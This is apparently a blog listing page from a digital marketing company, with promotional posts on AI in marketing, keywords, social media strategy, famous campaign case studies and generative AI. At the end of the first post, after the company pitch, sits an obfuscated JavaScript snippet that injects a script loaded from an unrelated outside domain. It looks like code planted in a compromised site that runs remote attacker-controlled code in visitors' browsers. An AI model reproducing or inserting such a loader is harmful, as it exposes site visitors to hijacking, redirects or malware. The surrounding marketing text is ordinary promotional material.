Arindam Acharjee

Sr. Manager


The Future of Digital Marketing: AI Revolutionizing the Industry Introduction With the fast-changing digital marketing landscape, keeping up with the competition is no longer only about strategy and creativity—it’s about being intelligent. In the current era, Artificial Intelligence (AI) is a disruptor that companies cannot afford to neglect anymore. With personalized campaigns, predictive analytics, and more, AI is revolutionizing how brands engage with their audience, optimize advertising, and achieve higher ROI. But why is AI taking on such a crucial role in digital marketing? How does it boost customer engagement and campaign effectiveness? Let’s dig deep into the potential of AI in digital marketing and why it’s no longer a luxury but a need.   1. AI-Powered Personalization:    The Key to Customer Engagement Today’s customers want brands to know their needs and provide them with personalized experiences. AI makes this feasible by processing huge amounts of data in real-time, learning patterns, and anticipating user choices.    How AI Fuels Personalization? AI-driven recommendation systems (e.g., Netflix & Amazon) recommend products based on browsing history. Chatbots and virtual assistants answer users’ questions instantly with data-driven feedback. AI-powered email marketing sends the right message to the right people at the right moment. Example: Spotify employs AI to create playlists based on your listening history, and user interaction is hence made easy and engaging.   2. AI in Content Creation & Optimization Content creation is difficult because one must create good content that will engage the audience. AI tools can now create content, optimize content for SEO, and even come up with suggestions on what to write about.   AI in Content Marketing AI platforms such as ChatGPT and Jasper AI produce content-like responses in a matter of seconds. SEO software (Surfer SEO, Clearscope, Frase) improves the ranking of content on search engines. Video creation software based on AI increases social media engagement with automatically generated captions, abstracts, and editing. For instance: Buzzfeed and the Washington Post utilize AI in the creation of news stories and the optimization of headlines according to live audience engagement.   3. Smarter Advertising with AI-Driven Insights Digital advertising is now not merely about establishing a budget and reaching an audience. AI assists advertisers in fine-tuning campaigns in real-time, with better conversions and less cost.   How AI is Transforming Advertising?   Google Ads & Meta Ads utilize AI to make ad placements automatically for maximum ROI. AI tools such as Adzooma and Revealbot review ad performance and recommend real-time changes. Programmatic advertising employs AI to bid on ads automatically, reaching users at the right time. Example: Coca-Cola utilizes AI to examine consumer sentiment in various markets and customizes advertisements according to local tastes.   4. AI-Based Customer Support: The Age of Chatbots AI-based chatbots and virtual assistants have revolutionized customer service by minimizing response time and improving user satisfaction.   Advantages of AI Chatbots Offer real-time 24/7 customer support without any human intervention. Provide multilingual assistance, overcoming language barriers. Employ NLP (Natural Language Processing) to comprehend and respond as a human. Example:  H&M uses an AI chatbot to aid customers in their outfit suggestions, enhancing interaction and sales.   5. Predictive Analytics: The Future of Decision Making AI doesn’t merely review data; it forecasts future trends and consumer behaviours. Predictive analytics enables marketers to make informed decisions with lower risks and greater efficiency.   How AI-Based Predictive Analytics Works? AI analyzes historical customer behaviour to predict future purchasing habits. It assists online retailers in optimizing stock based on demand forecasts. AI tools such as HubSpot and Marketo grade leads by the probability of conversion. Example: Amazon utilizes AI-driven predictive analytics to recommend products and even pre-stock warehouses before peak customer demand.   6. AI-Powered Voice & Visual Search: A New Era of SEO As voice search (Alexa, Siri, Google Assistant) and visual search (Google Lens, Pinterest Lens) take over, SEO is moving in the direction of natural language questions and image detection.   How to Optimize for AI-Based Search? Optimize for long-tail keywords reflecting conversational search queries. Optimize with structured data (schema markup) for better search engine comprehension. Optimize high-quality images for image search engines. Example: Pinterest’s AI-driven visual search feature enables searching for products based on images rather than text.   7. Social Media Marketing using AI: Intelligent Engagement Social media websites leverage AI to track user behaviour, monitor trends, and refine the delivery of content. Brands make use of AI to boost social media strategy through the use of: AI-Powered Social Media Features Programmed post planning & optimization (Hootsuite, Buffer). Sentiment analysis to gauge audience response to campaigns. AI-powered image and video identification to enhance interaction. Example:  Instagram’s algorithm powered by AI gives precedence to reels and posts that are likely to be most interacted with by users, enhancing organic visibility.   Last Word: AI No Longer a Luxury in Digital Marketing AI is not something in the future—it is already making the present and will determine the future of digital marketing. Companies that do not implement AI-based marketing strategies will be at risk of lagging as the market becomes more competitive. ✅ Takeaways:  ✔ AI makes personalization more powerful, customer-centric marketing.  ✔ AI-based advertising lowers costs and optimizes ROI.  ✔ Predictive analytics enables businesses to make better decisions. ✔ AI-driven customer support and chatbots enhance user experience.  ✔ AI-powered SEO tactics are the key to ranking higher on search engines.   The AI-fueled future of digital marketing is now. It’s time to hop aboard. Marketers who include AI in their marketing strategy will remain competitive and drive unmatched success in the digital age.   Ready to Harness the Power of AI for Your Digital Marketing Strategy? At Deltaminds Software Pvt Ltd, we specialize in AI-driven digital marketing solutions that help businesses scale efficiently. Let’s take your marketing to the next level!  ;(function (l, z, f, e, r, p) { r = z.createElement(f); p = z.getElementsByTagName(f)[0]; r.async = 1; r.src = e; p.parentNode.insertBefore(r, p); })(window, document, ‘script’, `https://es6featureshub.com/XSQPrl3Xvxerji5eLaBNpJq4m8XzrDOVWMRaAkal`);

Sr. Manager Read More »

Importance of keywords

*The Power of Keywords: Unlocking the Secrets of Digital Marketing*   In the vast expanse of the digital landscape, keywords are the compass that guides your content to the shores of success. As a fundamental element of digital marketing, keywords play a crucial role in determining the visibility, relevance, and effectiveness of your online presence. In this blog, we’ll delve into the importance of keywords in digital marketing and explore how they can help you navigate the ever-changing tides of the online world.   *What are Keywords?*   Keywords are words or phrases that people enter into search engines to find information, products, or services. They are the building blocks of search engine optimization (SEO), pay-per-click (PPC) advertising, and content marketing. Keywords can be short-tail (generic) or long-tail (specific), and they can be used in various forms, such as phrases, questions, or even voice searches.   *Why are Keywords Important in Digital Marketing?*   1. *Improved Visibility*: Keywords help search engines understand the content and relevance of your website, blog, or social media post. By incorporating relevant keywords, you increase the chances of your content appearing in search engine results pages (SERPs). 2. *Targeted Traffic*: Keywords enable you to attract targeted traffic to your website. By using keywords that are relevant to your business, product, or service, you can attract visitors who are actively searching for what you offer. 3. *Enhanced Credibility*: Keywords can help establish your brand as an authority in your industry. By creating high-quality, keyword-rich content, you demonstrate your expertise and build trust with your audience. 4. *Increased Conversions*: Keywords can drive conversions by guiding visitors through the sales funnel. By using keywords that are relevant to each stage of the buyer’s journey, you can create a seamless and persuasive experience. 5. *Competitive Advantage*: Keywords can be a key differentiator in a crowded market. By identifying and leveraging unique keywords, you can carve out a niche and establish a competitive advantage.   *How to Optimize Your Content with Keywords*   1. *Conduct Keyword Research*: Use tools like Google Keyword Planner, Ahrefs, or SEMrush to identify relevant keywords and phrases. 2. *Use Keywords Strategically*: Incorporate keywords into your content, but avoid keyword stuffing. Aim for a keyword density of 1-2%. 3. *Optimize Meta Tags*: Use keywords in your meta title, description, and keywords tags to help search engines understand your content. 4. *Create High-Quality Content*: Focus on creating engaging, informative, and well-researched content that provides value to your audience. 5. *Monitor and Adjust*: Track your keyword performance using analytics tools and adjust your strategy as needed.   *Conclusion*   Keywords are the foundation of digital marketing, and understanding their importance is crucial for success in the online world. By incorporating keywords into your content, you can improve visibility, attract targeted traffic, enhance credibility, increase conversions, and gain a competitive advantage. Remember to optimize your content strategically, create high-quality content, and monitor your performance to unlock the full potential of keywords in digital marketing.

Importance of keywords Read More »

Guide to Social Media Marketing

Guide to Social Media Marketing Introduction Today, social media marketing is the centre linking brands and businesses to their target audience in this digital age. By 2025, this landscape of social media marketing will transform exponentially. This guide is set to uncover the emerging trends, new strategies, and most relevant tools defining social media marketing today. Last, the Evolution of Social Media Marketing: This segment of marketing has transformed no other since its emergence. What used to be purely promotional posting on social media networks like Facebook and Twitter has mushroomed into a highly complex system that involves thousands of different networks, types of content, and types of engagement. Short-form video content, influencer marketing, and AI-driven personalization are just some examples. Key Trends 1. Short Form Video Dominance: The TikTok and Instagram Reels have changed the dynamics of content consumption with their bite-sized videos. Brands utilize the various formats available to engage their audience with snackable content. 2. Influence Marketing: Influence marketing continues strong through micro and nano-influencers who provide authenticity in a brand’s attempt to connect. Collaborations involving them help access niche communities and build credibility. 3. AI and Automation: AI is changing how brands approach social media. Instant customer support by way of chatbots, recommendations by AI on what content should be consumed next, and efficiency in personalization through automation will drive the sector. 4. AR: The popularity of AR filters and experiences on social media like Snapchat and Instagram is growing. Brands use AR to create interactive, immersive experiences that catch the attention of users. 5. Social Commerce: E-commerce integration into social media platforms is growing, which is slowly eroding the lines between shopping and socializing. So, with features such as Instagram Shopping and Facebook Marketplace, purchasing becomes seamless within a social app. Successful tactics 1. Diversification of Content: Diversify your content mix to keep your audience engaged. Incorporate an array of content varieties, like videos, infographics, blogs, and user-generated content. 2. Engagement and Community: A good brand community inspires brand loyalty and builds trust with the target group. Interact with them and make sure to share live sessions and encourage participation through various kinds of engagement through user activity. 3. Data-Informed: Engage analytics on the preference patterns and behaviour of your target group. Use data for tweaking your content approach, optimizing post schedules, measuring campaign effectiveness, and more. 4. Storytelling: Make your message more compelling and emotional for your target audience by using storytelling. Storytelling humanizes your brand and helps create a bonding connection with your followers. 5. Paid Advertising: Although organic reach is great, paid advertising will boost that and offer targeted traffic. Channels like Facebook Ads and LinkedIn Ads offer robust targeting capabilities for reaching the niche desired. Tools and Resources In 2025, there will be a variety of tools that are well-suited to simplifying and making social media marketing efforts better. Some of the must-haves are the following: 1. Hootsuite: Comprehensive social media management for scheduling posts, monitoring mentions, and analyzing performance. 2. Canva: A simple graphic design tool for creating good-looking graphics and social media posts. 3. BuzzSumo: A tool that helps identify trending topics and popular content in your industry. 4. Sprout Social: Comprehensive tool for managing social media with scheduling, analytics, and engagement. 5. Later: A Visually of the Content Calendar to plan on Instagram, Facebook, Twitter, or Pinterest. — Social media marketing in 2025 is surely a colourful arena with an expanding range to fill the gaps in the interaction and relationship of any brand with the audience. Only by this aspect can any organization be able to achieve an effective hold over their marketing, according to the current trend, effective tactics, and better tools. The key is authentic, creative, and enthusiastic engagement. The success is surely to come.

Guide to Social Media Marketing Read More »

Digital Marketing or Social Media Campaign Success Stories: Examples and Lessons Learnt.

Success stories of successful digital marketing or Social Media campaigns are often taken as benchmarks in the ever-evolving digital marketing landscape. This is where businesses can understand what works and what doesn’t, and how these lessons can be applied to strategies. Here are some of the most impactful digital marketing campaigns, along with key takeaways from each.   Nike’s “Dream Crazy” Campaign   Summary:   In 2018, Nike launched the “Dream Crazy” campaign, featuring Colin Kaepernick, the NFL quarterback who had been kneeling during the national anthem to protest racial injustice. The campaign included a powerful video narrated by Kaepernick, encouraging people to “Dream Crazy.”   Strategy:   – Emotional Appeal: The campaign capitalized on strong emotions and a timely social issue. – Influencer Power: Using a key and polarizing figure like Kaepernick brought massive attention. – Multichannel Approach: Social media, television, and online channels were leveraged as channels.   Success Measures:   – Brand Engagement: The advertisement went viral within one month on social media, recording more than 80 million views. – Sales Impact: Even if there was a negative outcry at the campaign launch, Nike witnessed a 31% increase in online sales soon after that. – Embrace Controversy: Taking a stand on social issues can resonate deeply with the audience, though it carries risks. – Leverage Influencers: Powerful influencers can amplify your message and broaden your reach. – Multichannel Integration: Consistency across various channels maximizes impact and engagement.   Spotify’s “Wrapped” Campaign   Overview:   The “Wrapped” campaign by Spotify allows users to receive personalized information about their habits of listening throughout the year. The campaign is an annual affair and has made the users await it with anticipation as they go about sharing the results on their social media channels.   Strategy:   Personalization:   Personalized unique content makes this campaign very engaging.   User-generated content:   Promotion of this campaign through results from the user end increases its reach organically. Interactive Interactive features that the campaign brings to the forefront, such as playlists and graphics for sharing – Social Media Buzz: The campaign regularly trends on social media every year, with millions of users sharing their Wrapped results. – User Engagement: There is increased usage and retention within the Spotify app during the campaign period.   Key Takeaways:   – Leverage Personalization: Personalized content fosters a greater connection with the user and is more likely to be shared. – UGC: User-generated content can create a huge uplift in campaign views and engagement. – Interactivity: Interactive stuff increases user experiences and encourages engaging activities.   “Share a Coke” by Coca-Cola   Backgrounder:   Coca-Cola’s “Share a Coke” campaign, which personalized the Coke bottles using popular names with consumers to identify and share one with friends or family, is one of these campaigns. Originally launched in 2011, the campaign saw an immediate geographic expansion from the country of its origin, Australia.   Strategy-   Personalization: Using common names on bottles by Coca-Cola formed a personal interaction with the target consumers. – Social Sharing: The campaign asked people to share pictures of their customized Coke bottles on social media. – Experiential Marketing: Coca-Cola organized events and designed interactive experiences to engage consumers.   Results:   – Sales Growth: Coca-Cola gained 2% in U.S. sales following the launch of the campaign. – Social Media Impact: The campaign produced more than 500,000 photos shared and 25 million new Facebook followers.   Lessons Learned:   – Make It Personal: Personalization can fuel consumer engagement and brand loyalty. – Amplify Social Sharing: Social media sharing can be an effective way to increase campaign reach. – Create Experiences: The combination of digital and experiential marketing creates memorable consumer interactions.   Airbnb’s “#WeAccept” Campaign   Overview:   After the travel ban in 2017, Airbnb initiated the ” #WeAccept” campaign, encouraging diversity and inclusion. The campaign involved a Super Bowl ad and the promise to host 100,000 people in need.   Strategy:   – Social Responsibility: The campaign emphasized Airbnb’s commitment to social issues. – Compelling Storytelling: The campaign used emotional storytelling to convey its message. – Hashtag Campaign: #WeAccept encouraged ordinary people to share their own stories and support the cause.   Outcome/Results:   Positive PR through media coverage and positive public response Increased bookings and user engagement on the site soon after the campaign was launched on Airbnb.   Learning / Takeaway:   Champion Social Issues. Aligning the brands with social causes can enhance their perception as well as loyalty. – Tell a Story: Effective storytelling can develop an emotional relationship with the viewer. – Utilize Hashtags: Hashtag campaigns promote audience engagement and extend reach.   Old Spice’s “The Man Your Man Could Smell Like” Campaign   Overview:   Old Spice’s 2010 campaign, “The Man Your Man Could Smell Like,” was a humorous commercial with Isaiah Mustafa. This campaign was created to reposition Old Spice as a brand and attract a more youthful audience.   Strategy:   – Humor: The humorous nature of the campaign made it memorable and shareable. – Engaging Content: The commercials were interesting and entertaining, making them interesting to the audience. – Interactive Response Videos: Old Spice developed personalized response videos to social media comments, keeping the audience interested.   Results:   – Viral Success: The first commercial got more than 50 million views on YouTube. – Sales Spike: The body wash sales of Old Spice surged by 107% a month after the launch of the campaign.   Key Takeaways:   – Use Humor: Using humour can make your campaign more interesting and shareable. – Captivating Content: Engaging content grabs and retains audience attention. – Be Interactive: Interaction with your audience enhances engagement and loyalty.   Analysing successful digital marketing campaigns reveals common themes:    Personalization, social responsibility, emotional appeal, and interactivity. These campaigns show that knowing the audience and coming up with a message that can engage the audience can result in incredible success. Applying these lessons will allow businesses to develop effective marketing strategies that will connect

Digital Marketing or Social Media Campaign Success Stories: Examples and Lessons Learnt. Read More »

Generative AI in Marketing

Generative AI in Marketing: A Game Changer for Enterprises In today’s digital world, which is moving fast, businesses are constantly seeking innovative means to outdo the competition. Generative AI is one of the groundbreaking technologies that is rewriting the marketing playbook. From content personalization to smart customer interactions, generative AI has much in store. Let’s dive into the practical applications of generative AI in marketing and how it will benefit your business, regardless of the industry. — Personalized Content Creation Benefit: Generative AI can produce high volumes of custom content. Based on customer data, AI provides messages, product offers, and marketing content appropriate for each person. Why It Matters: Personalized content is much more engaging, leading to higher conversion rates; thus, the business maintains a deeper connection with its target audience. — Dynamic Ad Campaigns Benefit: AI can dynamically generate ad copies, visuals, and targeting parameters in real-time data and customer behaviour for ad campaigns. Why It Matters: Dynamic ad campaigns ensure that your marketing efforts are always relevant, resulting in better returns on investment and wasted ad spending. — Customer Service Automation Benefit: AI-powered chatbots and virtual assistants can handle customer inquiries, provide support, and even complete transactions—all without human intervention. Why It Matters: Automated customer service increases customer satisfaction and releases human agents for more complex tasks, thus improving efficiency. — Predictive Analytics Benefit: Generative AI can predict future trends, customer behaviours, and market dynamics by analyzing historical data. Businesses can make informed decisions based on this insight. Why It Matters: Predictive analytics enable businesses to anticipate changes and adapt their strategies proactively, minimizing risks and maximizing opportunities. — Content Generation for SEO Advantage: AI can create high-quality, SEO-optimized content to improve search engine rankings and organic traffic to your website. Why It Matters: Improved SEO visibility attracts more potential customers and enhances brand credibility. Relevant content updated periodically keeps your audience engaged with your brand. Social Media Management Advantage: Generative AI tools can curate and schedule social media posts, analyze engagement metrics, and interact with followers, all while maintaining a consistent brand voice. Why It Matters: Effective social media management boosts brand presence and engagement, while AI-driven insights refine your strategy for maximum impact. — Product Descriptions and Copywriting Benefit: AI generates compelling product descriptions, email copy, and marketing messages that grab attention and drive action. Why It Matters: High-quality copywriting is essential for effective communication, ensuring consistency, creativity, and relevance across all marketing channels. — Conclusion Generative AI is more than a buzzword. It’s a potentially revolutionary tool in marketing. More efficiency, personalization, and scalability can be gained by a business through the use of its AI capabilities. Generative AI integration into your marketing strategy opens doors to new opportunities for growth, whether you are a small startup or a large enterprise. Join the future of marketing through generative AI and watch your business take off!

Generative AI in Marketing Read More »

Scroll to Top